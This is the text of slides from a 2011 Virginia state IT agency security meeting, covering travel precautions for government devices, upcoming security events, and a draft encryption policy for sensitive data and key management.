3. Avoid transporting devices in checked baggage.

General Travel Precautions

4. Change passwords at regular intervals.

5. Use digital signature and encryption capabilities when possible.

6. Do not leave electronic devices unattended.

General Travel Precautions

7. If you have to leave the device, remove the battery, any memory or SIM cards and keep them with you.

8. Do not use thumb drives given to you as the thumb drive may be compromised or contain malicious software.

General Travel Precautions

9. Shield passwords from view as the passwords are entered into the system.

10. Consider using a screen guard when working with sensitive data.

General Travel Precautions

11. Assume that any computer not provided by the authorized COV Information Technology department is not secure and may be compromised with malicious software. This includes public terminals found in libraries and cyber cafes.

General Travel Precautions

12. If a shared system must be used, do not enter sensitive information such as passwords, bank account numbers, or credit cards numbers since any sensitive data sent over the internet from a public access point may be intercepted and logged by unknown parties.

General Travel Precautions

13. Do not use the "remember me" feature on websites. Reenter the password for the website every time.

14. Terminate connections when not in use.

15. Clear the browser session data after each use: delete history files, caches, cookies, URL, and temporary internet files.

General Travel Precautions

16. Do not open emails or attachments from any source without verifying the legitimacy of the source and the contents of the message.

17. Do not click on links in emails.

18. Empty the “trash” and “recent” folders after every system use.

Hotel and Airport considerations

1. Do not leave the device at the front desk. It is not the responsibility of the hotel to protect a guest's property.

2. If the device must be left in the hotel room, place in the hotel room safe if available.

Hotel and Airport considerations

3. If the hotel room does not have a safe, secure the device to a piece of furniture with a security cable.

Hotel and Airport considerations

4. If the device cannot be secured by a security cable, follow the hotel security measures to avoid having the device stolen by creating the allusion that the room is occupied:
   - a. Leave the TV on with the volume set higher than normal;
   - b. Leave the lights on with curtains shut; and
   - c. Hang a "do not disturb sign" on the door handle.

Hotel and Airport considerations

5. Affix contact information as well as shipping information to the device with a promise of a "Reward for return — no questions asked”.

6. If traveling by car, keep all devices out of sight by locking the devices in the trunk.

Hotel and Airport considerations

7. If traveling by air or rail, hold the bag containing all devices until the person in front of you has gone through the screening process.

8. Avoid setting the bag containing the devices on the floor since this is an easy way to forget or lose track of the bag.

Hotel and Airport considerations

9. If you have to set it down, try to place it between your feet or leaning against your leg, so you're always aware of it.

Traveling inside the Continental USA

1. If your device or information is stolen, report it immediately to your home organization and the local law enforcement agency.

Traveling outside the Continental USA

1. All assigned COV electronics must remain within the Continental USA.

2. Travel outside the Continental USA requires the use of temporary devices that contain the absolute minimum data to accomplish the purpose of the trip.

Traveling outside the Continental USA

3. Be aware that government security agencies in some countries may log all Internet activity without prior notification.

4. Be aware that in some countries it is common practice for the government or businesses to copy data from any computer system without the user's knowledge or consent.

Traveling outside the Continental USA

5. Be aware that all personal belongings may be searched multiple times and electronic media may be copied.

6. Many countries do not grant any expectation of privacy in Internet cafes, hotels, offices, or public places. Hotel business centers and phone networks are regularly monitored in many countries and hotel rooms are often searched.

Traveling outside the Continental USA

7. Do not transfer sensitive information onto a computer that has left the continental USA.

8. Do not attach any removal media such as a thumb drive or memory card to a foreign computer. The system may contain malicious software and should be considered compromised.

Traveling outside the Continental USA

9. Check the computer manufacturer's website for repair information for the countries to be visited.

10. Any information sent electronically – via fax machine, personal digital assistant (PDA), computer, or telephone – could be intercepted. Wireless devices are especially vulnerable.

Traveling outside the Continental USA

11. Foreign Security services and criminals can track your movements using the hardware insider the computing asset and can enable hardware such as the web camera or microphone without any warning. To prevent this, remove the battery if possible.

Traveling outside the Continental USA

12. Foreign Security services and criminals can also insert malicious software into your device through any connection they control including any wireless connection enabled on the device.

Traveling outside the Continental USA

13. Foreign security services and criminals are adept at phishing, pretending to be someone of trust, and use this false sense of trust in order to obtain personal or sensitive information.

Traveling outside the Continental USA

14. If a customs official demands to examine the computing asset, or if the hotel room is searched while the computing asset is unattended, assume the computing asset's hard drive has been copied.

Traveling outside the Continental USA

15. Remember that many foreign universities, governments, and companies are often linked. Any inquiry may have an ulterior motive, such as stealing confidential data.

16. Be cautious of unsolicited requests and questions about the purpose of the trip or other sensitive information.

Traveling outside the Continental USA

17. It is advisable to not speak about the purpose of the trip or comment on the status of the trip.

18. Avoid political conversations or offering political opinions while in foreign countries, either in person, on the phone, or online.

Traveling outside the Continental USA

19. Avoid wireless networks if possible. In some countries the wireless networks controlled by State security services; in all cases the networks are not secure.

Upon Returning from the trip

1. Change all system and account passwords.

2. Have the Information Technology department examine the device for the presence of malicious software.

Upon Returning from the trip

3. If the computing asset was used outside the Continental USA the asset must be completely erased in accordance with the COV ITRM SEC 514 Data removal Standard.

Incident Handing or Loss of Device

1. Change all account passwords from a secured computing asset to prevent unauthorized access to COV servers.

2. If a secured computing asset is not available, contact the Agency IT department to have all affected accounts disabled until the trip ends.

Incident Handing or Loss of Device

3. Report the theft to local authorities (police) and to your agency's IT department.

4. If traveling outside the Continental USA, report the theft of the computing asset or information to the Agency IT department and the local US embassy or consulate.

Questions???

For more information, please contact:
CommonwealthSecurity@vita.virginia.gov

Thank You!

Upcoming Events

Virginia Information Technologies Agency

Information Security System Association

ISSA

DATE: Wednesday, August 10, 2011

LOCATION: Maggiano's Little Italy
11800 West Broad Street, #2204, Richmond, VA 23233
TIME: 11:30 - 1:00pm. Presentation starts at 11:45.
Lunch served at 12.
COST: ISSA Members: $20 & Non-Members: $25

SPEAKER: Michael Sutton, VP of Security Research

TOPIC: *Corporate Espionage for Dummies: The Hidden Threat of Embedded Web Servers*

Virginia Information Technologies Agency

AITR Meeting

Wednesday, August 10th

8:30 am – 9:00 am: Networking

9:00 am: Meeting start

Location: *CESC*

Virginia Information Technologies Agency

MS-ISAC

National Webcast Initiative

Thursday, August 25
2:00 pm – 3:00 pm EDT

Topic: *Bring Your Own Device: Addressing the Security Challenges Of Employee-Owned Devices in the Workplace*

Visit MS-ISAC web for more information:
http://www.msisac.org/webcast/

Future ISOAG's

From 1:00 – 4:00 pm at CESC

Wednesday - September 7, 2011

Wednesday - October 5, 2011

ISOAG will be held the 1st Wednesday of each month in 2011 and 2012

Future IS Orientation Sessions

Tuesday -	**September 13, 2011**	**9:00 – 11:30a (CESC)**
Tuesday -	**November 8, 2011**	**1:00 – 3:30p (CESC)**

IS Orientation is now available via webinar!

Virginia Information Technologies Agency

2011 VA SCAN CONFERENCE

Virginia Alliance for Secure Computing and Networking (VA SCAN) annual conference.

WHEN: October 6 - 7, 2011

WHERE: College of William and Mary in Williamsburg, Virginia

"SECURITY WITH OUT BORDERS"

Don't miss this opportunity to hear
leaders in the security field discuss current issues
And effective security practices

Conference will include a SANS class for those who want the opportunity to receive formal security training and/or earn CPE's. SEC567: Power Packet Crafting with Scapy taught by SANS instructor, Judy Novak. Seats for the SANS course are limited to 68 so register early if you want to take the course!

Details / Register: http://wmpeople.wm.edu/site/page/pckell

Questions? Contact Pete Kellogg at pckell@wm.edu or 757-221-1822.

ISOAG-Partnership Update

IT Infrastructure Partnership Team
Bob Baskette

August 3, 2011

IT INFRASTRUCTURE PARTNERSHIP

VITA

NORTHROP GRUMMAN

Virginia Information Technologies Agency

VITA Encryption Policy (DRAFT)

Bob Baskette
Senior Manager,
Security Operations and Architect

VITA Encryption Policy (DRAFT)

- The draft policy will be placed on ORCA for review and comment in the near future

- The purpose of this policy is to provide employees and business partners guidance on the selection, implementation, and use of encryption to protect information resources that contain, process, or transmit sensitive information.

Statement of Encryption Policy

- This Encryption Use Policy establishes the minimum requirements for the encryption of sensitive data at rest or in motion, as well as encryption key management, and general encryption related controls from the IT Security Standard (SEC501-06). At a minimum the selection, implementation and use of encryption must include the following elements:

Statement of Encryption Policy

- General Encryption Planning and Framework
- Data at Rest
- Data in Motion
- Encryption Key Management

General Encryption Planning & Framework

1. All sensitive data must be encrypted with a validated technology solution defined in the National Institute of Standards and Technology FIPS PUB 140-2 document, Security Requirements for Cryptographic Modules.

General Encryption Planning & Framework

- This standard specifies the security requirements that will be satisfied by a cryptographic module utilized within a security system protecting sensitive information. The standard provides four increasing, qualitative levels of security: Level 1, Level 2, Level 3, and Level 4. The minimum validated cryptographic technology solution that is adequate for VITA encryption solutions is Level 1.

General Encryption Planning & Framework

- The Cryptographic Module Validation Program (CMVP) validates cryptographic modules to Federal Information Processing Standard (FIPS) 140-2 provides further guidance for selecting adequate encryption. This program and supporting documents may be found at the CMVP URL http://www.nist.gov/cmvp.

General Encryption Planning & Framework

2. Application Development efforts must use the results of the Data Classification process against anticipated datasets to assess and finalize any encryption requirements.
   a. Data Classification guidance is provided in the IT Risk Management Guideline (SEC506-01), the VITA IT Risk Assessment Policy and Procedure, and the VITA IT System and Sensitivity Classification Policy and Procedure.

General Encryption Planning & Framework

3. Encrypted communication channels shall be established for the transmission of sensitive information that is transmitted outside of the data's broadcast domain.

4. Sensitive information shall not be stored in hidden fields that are part of the application interface.

General Encryption Planning & Framework

5. The VITA security awareness training program must include training for the proper use of encryption.

6. The use of proprietary encryption algorithms is not permitted for the encryption of sensitive data under any conditions.

Data at Rest

1. The storage of sensitive data on any non-network storage device, excluding backup media, must be encrypted. A written exception approved by the Agency Head must be in place prior to storing encrypted sensitive data on non-network storage devices.

Data at Rest

a. Non-network storage devices include removable data storage media and the fixed disk drives of all desktops and mobile workstations, such as laptop and tablet computers, USB drives, CDs, etc.

2. Sensitive data at rest must be encrypted when mandated by federal, state, or local laws as well as industry regulations, (e.g., IRS1075, HIPAA and PCI.)

Data in Motion

1. The transmission of authentication data must be encrypted.

2. The transmission of sensitive data over non-Commonwealth networks or any publicly accessible networks, or any transmission outside of the data's broadcast domain must be encrypted.

Data in Motion

a. The transmission of sensitive data in email or attached sensitive files in an email must be encrypted.

b. File transfer of sensitive data must be encrypted.

Data in Motion

c. Remote access mechanisms, (e.g., VPN, RAS, RDP, Browser based Applications and Tools), used to access sensitive Information Systems and Data must utilize encryption to protect the session initiation (i.e., identification and authentication) and all exchanges containing sensitive data.

Data in Motion

3. All wireless LAN and wireless bridge communications must utilize a secure encryption algorithm that provides an automated mechanism to change the encryption keys multiple times during the connected session and provide support for secure encryption protocols.
   - a. Example: the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol encryption mechanism based on the Advanced Encryption Standard cipher.

Encryption Key Management

1. Deploy a secure key management system for the administration and distribution of encryption keys.

2. Require that all encryption keys are generated through an agency approved encryption package.

Encryption Key Management

3. A fully automated key management system is preferred to eliminate or reduce the opportunity for an individual to expose a key or influence the key creation.

4. Private Keys must be transmitted securely and encrypted at rest.

Encryption Key Management

5. If encryption keys are compromised, the Security Incident Response plan must be executed. If the key compromise leads to a data breach of public citizen information, the data breach notification process must be implemented.
   - a. Refer to the Guidance on Reporting Information Technology Security Incidents page on the VITA Security Internet site.
   - b. Refer to the IT Security Standard (SEC501-01) for Data Breach notification requirements.

Questions???

For more information, please contact:
CommonwealthSecurity@vita.virginia.gov

Thank You!

ADJOURN